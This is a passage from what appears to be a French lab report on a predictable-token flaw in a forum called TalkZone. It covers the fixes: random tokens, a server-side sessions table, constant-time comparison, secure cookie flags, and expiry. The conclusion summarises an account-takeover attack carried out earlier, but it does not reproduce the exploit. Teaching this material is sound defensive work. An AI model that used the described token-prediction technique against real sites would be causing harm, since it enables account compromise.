Listing 6.1 – Génération sécurisée du token — remplacement de make_token

Information

`secrets.token_hex` s'appuie sur `os.urandom()`, qui utilise le générateur d'aléa cryptographique du système d'exploitation. Le token produit possède 2^{256} valeurs possibles, rendant toute attaque par force brute computationnellement impossible.

Un token ainsi généré ne contient **aucune information** sur l'utilisateur et ne peut être ni deviné, ni recalculé par un tiers.

6.3 Correction 2 — Stocker les sessions côté serveur

Un token aléatoire n'encode plus l'identité de l'utilisateur : le serveur ne peut donc plus le recalculer à la volée pour le vérifier. Il devient **obligatoire** de stocker les tokens émis dans une table de sessions :

```
CREATE TABLE sessions (
    token       VARCHAR(64)  PRIMARY KEY,
    user_id     INT          NOT NULL,
    created_at  TIMESTAMP    DEFAULT CURRENT_TIMESTAMP,
    expires_at  TIMESTAMP    NOT NULL,
    is_revoked  BOOLEAN      DEFAULT FALSE,
    FOREIGN KEY (user_id) REFERENCES users(id) ON DELETE CASCADE
);
```

Listing 6.2 – Table de sessions côté serveur

La logique de vérification à chaque requête devient alors :

```
def check_token(received_token):
    session = db.query("""
        SELECT user_id FROM sessions
        WHERE token      = %s
          AND expires_at > NOW()
          AND is_revoked = FALSE
    """, (received_token,))
    return session["user_id"] if session else None
```

Listing 6.3 – Vérification du token côté serveur

Le champ `is_revoked` est essentiel : il permet d'invalider immédiatement un token à la déconnexion, sans attendre son expiration naturelle. Sans ce mécanisme, un attaquant ayant intercepté un token resterait connecté même après que la victime se soit déconnectée.

6.4 Correction 3 — Comparaison à temps constant

Une vulnérabilité subtile mais réelle concerne la **comparaison des tokens**. Une comparaison de chaînes classique s'arrête au premier caractère différent, ce qui laisse fuir de l'information via le temps de réponse du serveur (*timing attack*) :

```
import hmac
```

```
# Dangereux : s'arrete au premier caractere different
if stored_token == received_token:
    ...

# Correct : duree constante independamment des differences
if hmac.compare_digest(stored_token, received_token):
    ...
```

Listing 6.4 – Comparaison sécurisée des tokens

Information

`hmac.compare_digest` compare les deux chaînes en temps strictement constant, quelle que soit leur différence. Un attaquant ne peut donc pas déduire d'information sur le token valide en mesurant les temps de réponse.

6.5 Correction 4 — Sécurisation du cookie

Le token doit être transmis dans un cookie correctement configuré. Les trois flags suivants sont indispensables :

```
response.set_cookie(
    "auth_token",
    token,
    httponly=True,      # inaccessible via JavaScript
    secure=True,        # transmission HTTPS uniquement
    samesite="Strict"   # bloque les requetes cross-site
)
```

Listing 6.5 – Configuration sécurisée du cookie de session

Flag	Protection contre	Mécanisme
`HttpOnly`	Attaques XSS	Le cookie est invisible pour JavaScript
`Secure`	Interception réseau	Transmission chiffrée (HTTPS) uniquement
`SameSite=Strict`	CSRF	Cookie non envoyé dans les requêtes cross-site

6.6 Correction 5 — Expiration et révocation

Un token valide indéfiniment constitue un risque permanent. Deux mécanismes complémentaires doivent être mis en place :

— **Expiration courte** : le token doit avoir une durée de vie limitée (par exemple 2 heures). Au-delà, le serveur rejette le token et redirige l'utilisateur vers la page de connexion.

— **Révocation à la déconnexion** : lors d'un *logout*, le champ `is_revoked` est immédiatement mis à `TRUE` en base de données, invalidant le token sans attendre son expiration naturelle.

— **Unicité par session** : un nouveau token est généré à chaque connexion. Un token précédemment émis ne peut jamais être réutilisé.

6.7 Synthèse des corrections

Les cinq corrections forment un ensemble cohérent et **indissociable** :

Correction	Problème adressé	Priorité
Token aléatoire (`secrets`)	Entropie nulle	**Critique**
Stockage serveur (table sessions)	Vérification impossible	**Critique**
Comparaison à temps constant	Timing attack	**Élevée**
Flags du cookie	XSS, interception, CSRF	**Élevée**
Expiration et révocation	Token valide indéfiniment	**Élevée**

Attention

Les corrections 1 et 2 sont **inséparables** : un token aléatoire sans stockage serveur ne peut pas être vérifié ; un stockage serveur sans token aléatoire ne corrige pas la vulnérabilité fondamentale. Les trois corrections suivantes constituent le durcissement nécessaire pour une implémentation robuste.

Chapitre 7

Conclusion

Ce projet a permis de mettre en œuvre une attaque complète sur un mécanisme d'authentification par token prévisible, de la reconnaissance à la compromission du compte administrateur, dans le contexte du forum **TalkZone**.

L'application génère ses tokens en hashant via SHA-256 une combinaison de données entièrement publiques — l'identifiant hexadécimal de l'utilisateur, son pseudo et la date du jour courant. Par rétro-ingénierie comportementale menée en trois tests successifs, nous avons reconstitué cette formule sans accès au code source, puis élaboré un script d'exploitation permettant d'obtenir un accès administrateur en moins de 30 secondes.

L'enseignement principal est le suivant : la sécurité d'un token d'authentification ne repose pas sur la complexité de la fonction de hachage — SHA-256 est cryptographiquement solide — mais sur l'**entropie des données en entrée**. Utiliser SHA-256 sur des données prévisibles ne confère aucune sécurité réelle.